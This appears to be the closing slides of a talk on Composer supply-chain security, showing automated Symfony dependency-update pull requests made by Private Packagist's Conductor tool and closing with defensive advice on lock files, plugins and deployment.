<a href="#">psr/cache</a>	upgrade	2.0.0	3.0.0	<a href="#">diff - changelog</a>
<a href="#">symfony/cache-contracts</a>	upgrade	v2.5.2	v3.2.1	<a href="#">diff - changelog</a>

# Update Dependencies Frequently

Better yet: Automate your updates

- Mend Renovate <https://www.mend.io/renovate/>
- GitHub Dependabot <https://github.com/dependabot>
- **Conductor by Private Packagist** <https://packagist.com/features/conductor>

Get a pull request anytime an update is necessary

Introducing



# Conductor

By  PRIVATE PACKAGIST

**Automatic dependency  
updates for Composer**

Sign up now for Early Access



Merged

[Conductor] [repo] Update symfony/flex to v2.5.0 #6611

glaubnix merged 1 commit into [main](#) from [conductor-symfony-flex-...](#)  last month

This PR was automatically generated by [Conductor](#).

The PR contains the changes generated by running the following command:

```
composer update --with-all-dependencies --minimal-changes symfony/flex:v2.5.0
```



## Changelog

► symfony/flex (Source: [GitHub Releases](#))

## ► Task options

Powered by [Private Packagist](#)



  composer update --with-all-dependencies --minimal-changes symfony/fle... 

Verified

✓ 83602d4



private-packagist bot commented on Mar 4

Author



## repo/composer.lock

### Package changes


Package	Operation	From	To	About
<a href="#">symfony/flex</a>	upgrade	v2.4.7	v2.5.0	<a href="#">diff</a> - <a href="#">changelog</a>

[Settings](#) · [Docs](#) · Powered by [Private Packagist](#)

# [Conductor] [core] Update all of symfony #6827

Merged stevenrombaults merged 1 commit into main from conductor-symfony-all-35501 3 days ago

Conversation 1 Commits 1 Checks 14 Files changed 1

 private-packagist bot commented last week

This PR was automatically generated by [Conductor](#).

The PR contains the changes generated by running the following command:

```
composer update --with-all-dependencies --minimal-changes symfony/cache:v7.2.5 symfony/console:v7.2.5 symfony/dependency-injection:v7.2.5 symfony/doctrine-bridge:v7.2.5 symfony/error-handler:v7.2.5 symfony/form:v7.2.5 symfony/framework-bundle:v7.2.5 symfony/http-foundation:v7.2.5 symfony/http-kernel:v7.2.5 symfony/messenger:v7.2.5 symfony/process:v7.2.5 symfony/property-info:v7.2.5 symfony/serializer:v7.2.5 symfony/twig-bridge:v7.2.5 symfony/type-info:v7.2.5 symfony/validator:v7.2.5 symfony/var-exporter:v7.2.5 symfony/yaml:v7.2.5
```

### Changelog


Inline changelog information is available for pull requests updating up to three dependencies.

► Task options


---

Powered by [Private Packagist](#)

😊

 composer update --with-all-dependencies --minimal-changes symfony/cache:v7.2.5 symfony/console:v7.2.5 symfony/dependency-injection:v7.2.5 symfony/doctrine-bridge:v7.2.5 symfony/error-handler:v7.2.5 symfony/form:v7.2.5 symfony/framework-bundle:v7.2.5 symfony/http-foundation:v7.2.5 symfony/http-kernel:v7.2.5 symfony/messenger:v7.2.5 symfony/process:v7.2.5 symfony/property-info:v7.2.5 symfony/serializer:v7.2.5 symfony/twig-bridge:v7.2.5 symfony/type-info:v7.2.5 symfony/validator:v7.2.5 symfony/var-exporter:v7.2.5 symfony/yaml:v7.2.5

Verified ✓ 205dd1b

 private-packagist bot commented last week

Author ...

core/composer.lock

Merged [Conductor] [core] Update all of symfony #6827 stevenrombaults merged 1 commit into main from conductor-symfony-all-35501 3 days ago

## Package changes

Package	Operation	From	To	About
<a href="#">symfony/cache</a>	upgrade	v7.2.4	v7.2.5	<a href="#">diff</a> - <a href="#">changelog</a>
<a href="#">symfony/console</a>	upgrade	v7.2.1	v7.2.5	<a href="#">diff</a> - <a href="#">changelog</a>
<a href="#">symfony/dependency-injection</a>	upgrade	v7.2.4	v7.2.5	<a href="#">diff</a> - <a href="#">changelog</a>
<a href="#">symfony/doctrine-bridge</a>	upgrade	v7.2.4	v7.2.5	<a href="#">diff</a> - <a href="#">changelog</a>
<a href="#">symfony/error-handler</a>	upgrade	v7.2.4	v7.2.5	<a href="#">diff</a> - <a href="#">changelog</a>
<a href="#">symfony/form</a>	upgrade	v7.2.4	v7.2.5	<a href="#">diff</a> - <a href="#">changelog</a>
<a href="#">symfony/framework-bundle</a>	upgrade	v7.2.4	v7.2.5	<a href="#">diff</a> - <a href="#">changelog</a>
<a href="#">symfony/http-foundation</a>	upgrade	v7.2.3	v7.2.5	<a href="#">diff</a> - <a href="#">changelog</a>
<a href="#">symfony/http-kernel</a>	upgrade	v7.2.4	v7.2.5	<a href="#">diff</a> - <a href="#">changelog</a>
<a href="#">symfony/messenger</a>	upgrade	v7.2.4	v7.2.5	<a href="#">diff</a> - <a href="#">changelog</a>
<a href="#">symfony/process</a>	upgrade	v7.2.4	v7.2.5	<a href="#">diff</a> - <a href="#">changelog</a>
<a href="#">symfony/property-info</a>	upgrade	v7.2.3	v7.2.5	<a href="#">diff</a> - <a href="#">changelog</a>
<a href="#">symfony/serializer</a>	upgrade	v7.2.4	v7.2.5	<a href="#">diff</a> - <a href="#">changelog</a>
<a href="#">symfony/twig-bridge</a>	upgrade	v7.2.4	v7.2.5	<a href="#">diff</a> - <a href="#">changelog</a>
<a href="#">symfony/type-info</a>	upgrade	v7.2.4	v7.2.5	<a href="#">diff</a> - <a href="#">changelog</a>
<a href="#">symfony/validator</a>	upgrade	v7.2.4	v7.2.5	<a href="#">diff</a> - <a href="#">changelog</a>
<a href="#">symfony/var-exporter</a>	upgrade	v7.2.4	v7.2.5	<a href="#">diff</a> - <a href="#">changelog</a>
<a href="#">symfony/yaml</a>	upgrade	v7.2.3	v7.2.5	<a href="#">diff</a> - <a href="#">changelog</a>

## Differences from other solutions

- composer update runs in your CI
  - more control
  - better debugging options
  - full support for Composer plugins
  - run custom code before doing the update with access to your secrets
- Made for PHP
  - better default grouping behavior
  - no unexpected / unexplained updates
  - suitable use of composer update arguments like --minimal-changes
  - Care about high quality PHP support

# Composer Plugins & Scripts

- Composer 2.2 introduced a requirement to explicitly enable plugins
  - `config.allow-plugins`
  - protects you from unintentionally executing malicious code before reviewing `composer.lock` changes
- Scripts & plugin selection is limited to root `composer.json`
  - Protects from attacks by malicious maintainers, dependency confusion or other accidental dependencies
  - You still have to review your lock file changes!

# Composer Guide to Supply Chain Security: Key Takeaways

- composer.lock matters!
  - Commit composer.lock
  - Review changes
- Use a private Composer repository
  - Don't use "Vendoring"
  - Recommendation: Private Packagist
- Automate Dependency Updates
  - Or at least set up monitoring for published vulnerabilities in your dependencies
  - Recommendation: Conductor
- Implement a safe deployment process
  - Don't run composer update in deploys

# Questions / Feedback?



**Private Packagist**  
<https://packagist.com>

E-Mail: [contact@packagist.com](mailto:contact@packagist.com)

Blueksy: [@naderman.de](https://naderman.de)

Mastodon: [@naderman@phpc.social](https://naderman@phpc.social)

X: [@naderman](https://naderman)

We ask for  
**your feedback!**

**PLEASE  
VOTE  
NOW!**

